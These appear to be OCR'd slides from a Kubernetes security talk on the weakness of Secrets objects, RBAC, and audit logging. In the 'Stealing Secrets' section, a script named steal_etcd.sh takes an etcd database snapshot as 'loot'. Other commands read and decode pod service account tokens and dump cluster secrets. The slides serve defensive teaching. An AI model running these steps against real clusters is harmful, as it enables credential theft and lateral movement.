
my-secret.yaml

```
apiVersion: v1
kind: Secret
metadata:
  name: my-secret
type: Opaque
data:
  username: Z3JhaGFtaGFja2VyCg==
  password: cGFzc3dvcmQ=
```

Secrets Continued

- Hot take (?): Kubernetes secrets objects are not a secure way of storing sensitive data
  - Better than nothing, but not great
- They’re not well understood by users
- They’re easy to commit to code repos
- No one actually encrypts them
- There are numerous footguns
  - Make sure you’re not logging secrets to your SIEM

```
→  ~ kubectl get secrets -A
NAMESPACE     NAME                     TYPE                                  DATA   AGE
default       api-key-secret           Opaque                                1      69m
default       database-credentials     Opaque                                2      69m
default       ssh-key-secret           kubernetes.io/ssh-auth                2      69m
default       tls-certificate          kubernetes.io/tls                     2      13h
kube-system   bootstrap-token-1qpsro   bootstrap.kubernetes.io/token         5      3d15h
kube-system   bootstrap-token-j9zsek   bootstrap.kubernetes.io/token         5      3d15h
→  ~
```




File: steal_etcd.sh

```
#!/usr/bin/env bash
NOCOLOR=$(tput sgr0)
RED=$(tput setaf 1)
GREEN=$(tput setaf 2)
BLUE=$(tput setaf 4)
YELLOW=$(tput setaf 3)
TICK="$NOCOLOR[$GREEN+$NOCOLOR] "
TICK_ERROR="$NOCOLOR[$RED!$NOCOLOR] "

echo -n $TICK"Checking for etcd pod name in$BLUE kube-system$NOCOLOR namespace... "
ETCD_NAME=$(kubectl get pods -n kube-system | grep etcd | awk '{print $1}')
echo $YELLOW $ETCD_NAME
ETCD_INFO=$(kubectl describe pod -n kube-system $ETCD_NAME)
ETCD_CACERT=$(echo "$ETCD_INFO" | grep '\--trusted-ca-file'| cut -d"=" -f 2)
ETCD_SERVERCERT=$(echo "$ETCD_INFO" | grep '\--cert-file' | cut -d"=" -f 2)
ETCD_KEY=$(echo "$ETCD_INFO" | grep '\--key-file' | cut -d"=" -f 2)

echo $TICK"Attempting to save etcd databse snapshot to $BLUE/tmp/etcd-loot.db"$NOCOLOR
ETCDCTL_API=3 etcdctl --cacert=$ETCD_CACERT --cert=$ETCD_SERVERCERT --key=$ETCD_KEY snapshot save /tmp/etcd-loot.db
if [ $? -eq 0 ];then
        echo $TICK"Etcd snapshot success, stored in $BLUE/tmp/etcd-loot.db!"$NOCOLOR
else
        echo $TICK_ERROR$RED"Failed to take snapshot of etcd database!"$NOCOLOR
fi
```

Stealing Secrets

- Post Exploitation (or lateral movement)
- Definition of show not tell
  - All of a sudden everyone becomes very anxious
- Look for creds, keys, etc
- Secrets have many flaws
- etcd should be encrypted
  - https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/
- Keep encryption keys safe



RBAC

- Role based access control
- Explicitly define what IS allowed. Deny all others.
- Implement least privilege
- RBAC can be assigned to service accounts

pod-viewer.yaml

```yaml
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
# Which API group can be accessed.
- apiGroups: [""]
  # The resource able to be accessed with verbs
  resources: ["pods"]
  # What the role is allowed to access
  verbs: ["get", "list"]
```

RBAC

- Viewing RBAC from inside a pod as an attacker
- View service account token in pod at /var/run/secrets/kubernetes.io/serviceaccount/token

```
> TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)  ; jq -R 'split(".") | .[1] | @base64d | fromjson' <<< $TOKEN
```

```
root@pod-creator:/# TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token) | @base64d | fromjson' <<< $TOKEN
{
  "aud": [
    "https://kubernetes.default.svc.cluster.local"
  ],
  "exp": 1770495384,
  "iat": 1738959384,
  "iss": "https://kubernetes.default.svc.cluster.local",
  "jti": "32b4d94f-62ee-49ae-86fe-def7c45c19b9",
  "kubernetes.io": {
    "namespace": "dmz",
    "node": {
      "name": "minikube-m03",
      "uid": "8fd781d5-7c89-4b16-a419-0b0f98bcfb0d"
    },
    "pod": {
      "name": "pod-creator",
      "uid": "6fd7da61-10a8-4928-ad3a-541266d4be8b"
    },
    "serviceaccount": {
      "name": "pod-creator-sa",
      "uid": "92e62de6-af18-4cd8-aa80-2ee79b6e8ddc"
    },
    "warnafter": 1738962991
  },
  "nbf": 1738959384,
  "sub": "system:serviceaccount:dmz:pod-creator-sa"
}
root@pod-creator:/#
```

RBAC

- Check your permissions with

```
> kubectl auth can-i --list
```

```
root@secrets-reader:/# kubectl auth can-i --list | grep "get list\|"
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
secrets                                         []                                     []               [get list]
```

RBAC


- Querying the kube-apiserver for the secrets using kubectl
  - Requires kubectl/curl/etc

> kubectl get secrets
> kubectl get secrets -o yaml

```
root@secrets-reader:/# kubectl get secrets
NAME                  TYPE                       DATA   AGE
api-key-secret        Opaque                     1      19m
database-credentials  Opaque                     2      19m
ssh-key-secret        kubernetes.io/ssh-auth     2      19m
tls-certificate       kubernetes.io/tls          2      19m
root@secrets-reader:/# kubectl get secrets -o yaml | grep -A1 "  data:"
  data:
    api-key: YTFiMmMzZDRlNWY2ZzdoOGk5ajA=
--
  data:
    password: UEAkJHdPcmQxMjMh
--
  data:
    ssh-privatekey: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFdmdJQkFEQU5CZ2txa
uLkZBS0VfUlNBX1BSSVZBVEVfS0VZX0RBVEEuLi4uCi0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0t
--
  data:
    tls.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUN6akNDQWplZ0F3SUJBZ0lKQU5XLy4u
NFUlRJRklDQVRFLS0tLS0=
root@secrets-reader:/#
```

Recap

- Basic Linux enumeration
  - What tools do you have available to you?
  - Can you install tools?
- Check your permissions with the API server
  - What does your service account token say?
  - Can you `create` resources?
  - Can you `get`/`list` resources?
  - Is that data sensitive?



Logging?

- Easy to log, difficult to understand
  - Is a pod being created malicious?
  - Is a secret being accessed bad?
  - Will your SOC know?
- Useless without context
  - But context is hard
- Log at different levels:
  - Metadata
  - Request
  - RequestResponse
  - None

my-policy.yaml

```yaml
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  - level: Metadata
  verbs: ["create"]
  resources:
  - group: ""
    resources: ["pods"]
- level: None
```

File: log.json

```
//
// Metadata Information
//
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Metadata",
  "auditID": "18190867-edaa-48a4-95c5-6935576a9939",
  "stage": "RequestReceived",
  "requestURI": "/api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply&fieldValidation=Strict",
  "verb": "create",
  "user": {
    "username": "kubernetes-admin",
    "groups": [
      "kubeadm:cluster-admins",
      "system:authenticated"
    ]
  },
  "sourceIPs": [
    "192.168.1.167"
  ],
  // Want something fun to look into? What userAgent do other attack tools use?
  "userAgent": "kubectl/v1.28.9 (linux/amd64) kubernetes/587f5fe",
  "objectRef": {
    "resource": "pods",
    "namespace": "default",
    "apiVersion": "v1"
  },
  "requestReceivedTimestamp": "2024-05-31T20:30:27.956279Z",
  "stageTimestamp": "2024-05-31T20:30:27.956279Z"
}
<snip>
```

File: request.json


```
// All previous information plus...
//
// Request Information
//
  "requestObject": {
    "kind": "Pod",
    "apiVersion": "v1",
    "metadata": {
      "name": "priv-pod",
      "namespace": "default",
      "creationTimestamp": null,
      "annotations": {
        "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"an
notations\":{},\"name\":\"priv-pod\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx\",\"name\"
:\"priv-pod\",\"securityContext\":{\"privileged\":true}}],\"hostNetwork\":true}}\n"
      }
    },
    "spec": {
      "containers": [
        {
          "name": "priv-pod",
          "image": "nginx",
          "resources": {},
          "terminationMessagePath": "/dev/termination-log",
          "terminationMessagePolicy": "File",
          "imagePullPolicy": "Always",
          "securityContext": {
            "privileged": true
          }
        }
      ],
      "restartPolicy": "Always",
      "terminationGracePeriodSeconds": 30,
      "dnsPolicy": "ClusterFirst",
      "hostNetwork": true,
      "securityContext": {},
      "schedulerName": "default-scheduler",
      "enableServiceLinks": true
    },
    "status": {}
  },
<snip>
```

File: requestresponse.json

```
//
// RequestResponse Information
//
{
  "responseObject": {
    "kind": "Pod",
    "apiVersion": "v1",
    "metadata": {
      "name": "priv-pod",
      "namespace": "default",
      "uid": "34946cec-ef80-478b-9496-da357d882966",
      "resourceVersion": "358128",
      "creationTimestamp": "2024-05-31T20:49:52Z",
      "annotations": {
        "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"priv-pod\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx\",\"name\":\"priv-pod\",\"securityContext\":{\"privileged\":true}}],\"hostNetwork\":true}}\n"
      },
      "managedFields": [
        {
          "manager": "kubectl-client-side-apply",
          "operation": "Update",
          "apiVersion": "v1",
          "time": "2024-05-31T20:49:52Z",
          "fieldsType": "FieldsV1",
          "fieldsV1": {
            "f:metadata": {
              "f:annotations": {
                ".": {},
                "f:kubectl.kubernetes.io/last-applied-configuration": {}
              }
            },
            "f:spec": {
              "f:containers": {
                "k:{\"name\":\"priv-pod\"}": {
                  ".": {},
                  "f:image": {},
                  "f:imagePullPolicy": {},
                  "f:name": {},
                  "f:resources": {},
                  "f:securityContext": {
                    ".": {},
                    "f:privileged": {}
                  },
                  "f:terminationMessagePath": {},
                  "f:terminationMessagePolicy": {}
                }
              },
              "f:dnsPolicy": {},
              "f:enableServiceLinks": {},
              "f:hostNetwork": {},
              "f:restartPolicy": {},
              "f:schedulerName": {},
              "f:securityContext": {},
              "f:terminationGracePeriodSeconds": {}
            }
          }
        }
      ]
    },
    "spec": {
      "volumes": [
        {
          "name": "kube-api-access-hnnnl",
          "projected": {
            "sources": [
              {
                "serviceAccountToken": {
                  "expirationSeconds": 3607,
                  "path": "token"
                }
              },
              {
                "configMap": {
                  "name": "kube-root-ca.crt",
                  "items": [
                    {
                      "key": "ca.crt",
                      "path": "ca.crt"
                    }
                  ]
                }
              },
              {
                "downwardAPI": {
                  "items": [
                    {
                      "path": "namespace",
                      "fieldRef": {
                        "apiVersion": "v1",
                        "fieldPath": "metadata.namespace"
                      }
                    }
                  ]
                }
              }
            ],
            "defaultMode": 420
          }
        }
      ],
      "containers": [
        {
          "name": "priv-pod",
          "image": "nginx",
          "resources": {},
          "volumeMounts": [
            {
              "name": "kube-api-access-hnnnl",
              "readOnly": true,
              "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
            }
          ],
          "terminationMessagePath": "/dev/termination-log",
          "terminationMessagePolicy": "File",
          "imagePullPolicy": "Always",
          "securityContext": {
            "privileged": true
          }
        }
      ],
      "restartPolicy": "Always",
      "terminationGracePeriodSeconds": 30,
      "dnsPolicy": "ClusterFirst",
      "serviceAccountName": "default",
      "serviceAccount": "default",
      "hostNetwork": true,
      "securityContext": {},
      "schedulerName": "default-scheduler",
      "tolerations": [
        {
          "key": "node.kubernetes.io/not-ready",
          "operator": "Exists",
          "effect": "NoExecute",
          "tolerationSeconds": 300
        },
        {
          "key": "node.kubernetes.io/unreachable",
          "operator": "Exists",
          "effect": "NoExecute",
          "tolerationSeconds": 300
        }
      ],
      "priority": 0,
      "enableServiceLinks": true,
      "preemptionPolicy": "PreemptLowerPriority"
    },
    "status": {
      "phase": "Pending",
      "qosClass": "BestEffort"
    }
  },
  "requestReceivedTimestamp": "2024-05-31T20:49:52.847213Z",
  "stageTimestamp": "2024-05-31T20:49:52.866921Z",
//
// END RequestResponse Information
//


  "annotations": {

    "authorization.k8s.io/decision": "allow",

    "authorization.k8s.io/reason": "RBAC: allowed by ClusterRoleBinding \"kubeadm:cluster-admins\" of ClusterRole \"cluster-admin\" to Group \"kubeadm:cluster-admins\"",

    "pod-security.kubernetes.io/enforce-policy": "privileged:latest"

  }
}
```

File: requestresponse.json

```
//
// RequestResponse Information
//
"responseObject": {
  "kind": "Pod",
  "apiVersion": "v1",
  "metadata": {
    "name": "priv-pod",
    "namespace": "default",
    "uid": "34946cec-ef80-478b-9496-da317d882966",
    "resourceVersion": "358220",
    "creationTimestamp": "2024-05-31T20:49:52Z",
    "annotations": {
      "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"priv-pod\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx\",\"name\":\"priv-pod\",\"securityContext\":{\"privileged\":true}}],\"hostNetwork\":true}}\n"
    },
    "managedFields": [
      {
        "manager": "kubectl-client-side-apply",
        "operation": "Update",
        "apiVersion": "v1",
        "time": "2024-05-31T20:49:52Z",
        "fieldsType": "FieldsV1",
        "fieldsV1": {
          "f:metadata": {
            "f:annotations": {
              ".": {},
              "f:kubectl.kubernetes.io/last-applied-configuration": {}
            }
          },
          "f:spec": {
            "f:containers": {
              "k:{\"name\":\"priv-pod\"}": {
                ".": {},
                "f:image": {},
                "f:imagePullPolicy": {},
                "f:name": {},
                "f:resources": {},
                "f:securityContext": {
                  ".": {},
                  "f:privileged": {}
                },
                "f:terminationMessagePath": {},
                "f:terminationMessagePolicy": {}
              }
            },
            "f:dnsPolicy": {},
            "f:enableServiceLinks": {},
            "f:hostNetwork": {},
            "f:restartPolicy": {},
            "f:schedulerName": {},
            "f:securityContext": {},
            "f:terminationGracePeriodSeconds": {}
          }
        }
      }
    ]
  },
  "spec": {
    "volumes": [
      {
        "name": "kube-api-access-hnnnl",
        "projected": {
          "sources": [
            {
              "serviceAccountToken": {
                "expirationSeconds": 3607,
                "path": "token"
              }
            },
            {
              "configMap": {
                "name": "kube-root-ca.crt",
                "items": [
                  {
                    "key": "ca.crt",
                    "path": "ca.crt"
                  }
                ]
              }
            },
            {
              "downwardAPI": {
                "items": [
                  {
                    "path": "namespace",
                    "fieldRef": {
                      "apiVersion": "v1",
                      "fieldPath": "metadata.namespace"
                    }
                  }
                ]
              }
            }
          ],
          "defaultMode": 420
        }
      }
    ],
    "containers": [
      {
        "name": "priv-pod",
        "image": "nginx",
        "resources": {},
        "volumeMounts": [
          {
            "name": "kube-api-access-hnnnl",
            "readOnly": true,
            "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
          }
        ],
        "terminationMessagePath": "/dev/termination-log",
        "terminationMessagePolicy": "File",
        "imagePullPolicy": "Always",
        "securityContext": {
          "privileged": true
        }
      }
    ],
    "restartPolicy": "Always",
    "terminationGracePeriodSeconds": 30,
    "dnsPolicy": "ClusterFirst",
    "serviceAccountName": "default",
    "serviceAccount": "default",
    "hostNetwork": true,
    "securityContext": {},
    "schedulerName": "default-scheduler",
    "tolerations": [
      {
        "key": "node.kubernetes.io/not-ready",
        "operator": "Exists",
        "effect": "NoExecute",
        "tolerationSeconds": 300
      },
      {
        "key": "node.kubernetes.io/unreachable",
        "operator": "Exists",
        "effect": "NoExecute",
        "tolerationSeconds": 300
      }
    ],
    "priority": 0,
    "enableServiceLinks": true,
    "preemptionPolicy": "PreemptLowerPriority"
  },
  "status": {
    "phase": "Pending",
    "qosClass": "BestEffort"
  }
},
"requestReceivedTimestamp": "2024-05-31T20:49:52.847213Z",
"stageTimestamp": "2024-05-31T20:49:52.866921Z",
// END RequestResponse Information
//

"annotations": {

  "authorization.k8s.io/decision": "allow",

  "authorization.k8s.io/reason": "RBAC: allowed by ClusterRoleBinding \"kubeadm:cluster-admins\" of ClusterRole \"cluster-admin\" to Group \"kubeadm:cluster-admins\"",

  "pod-security.kubernetes.io/enforce-policy": "privileged:latest"

}
}
```

- Red Teams
(as long as they can install their favorite tools)

Logging

A Guide To Kubernetes Logs That Isn't A Vendor Pitch

Date Published: 2024-06-01

TAGS: kubernetes security


A guide to kubernetes logging at each cluster layer with a focus on AuditPolicy.

READ [→]

Link: https://grahamhelton.com/blog

Sus Pod Specs

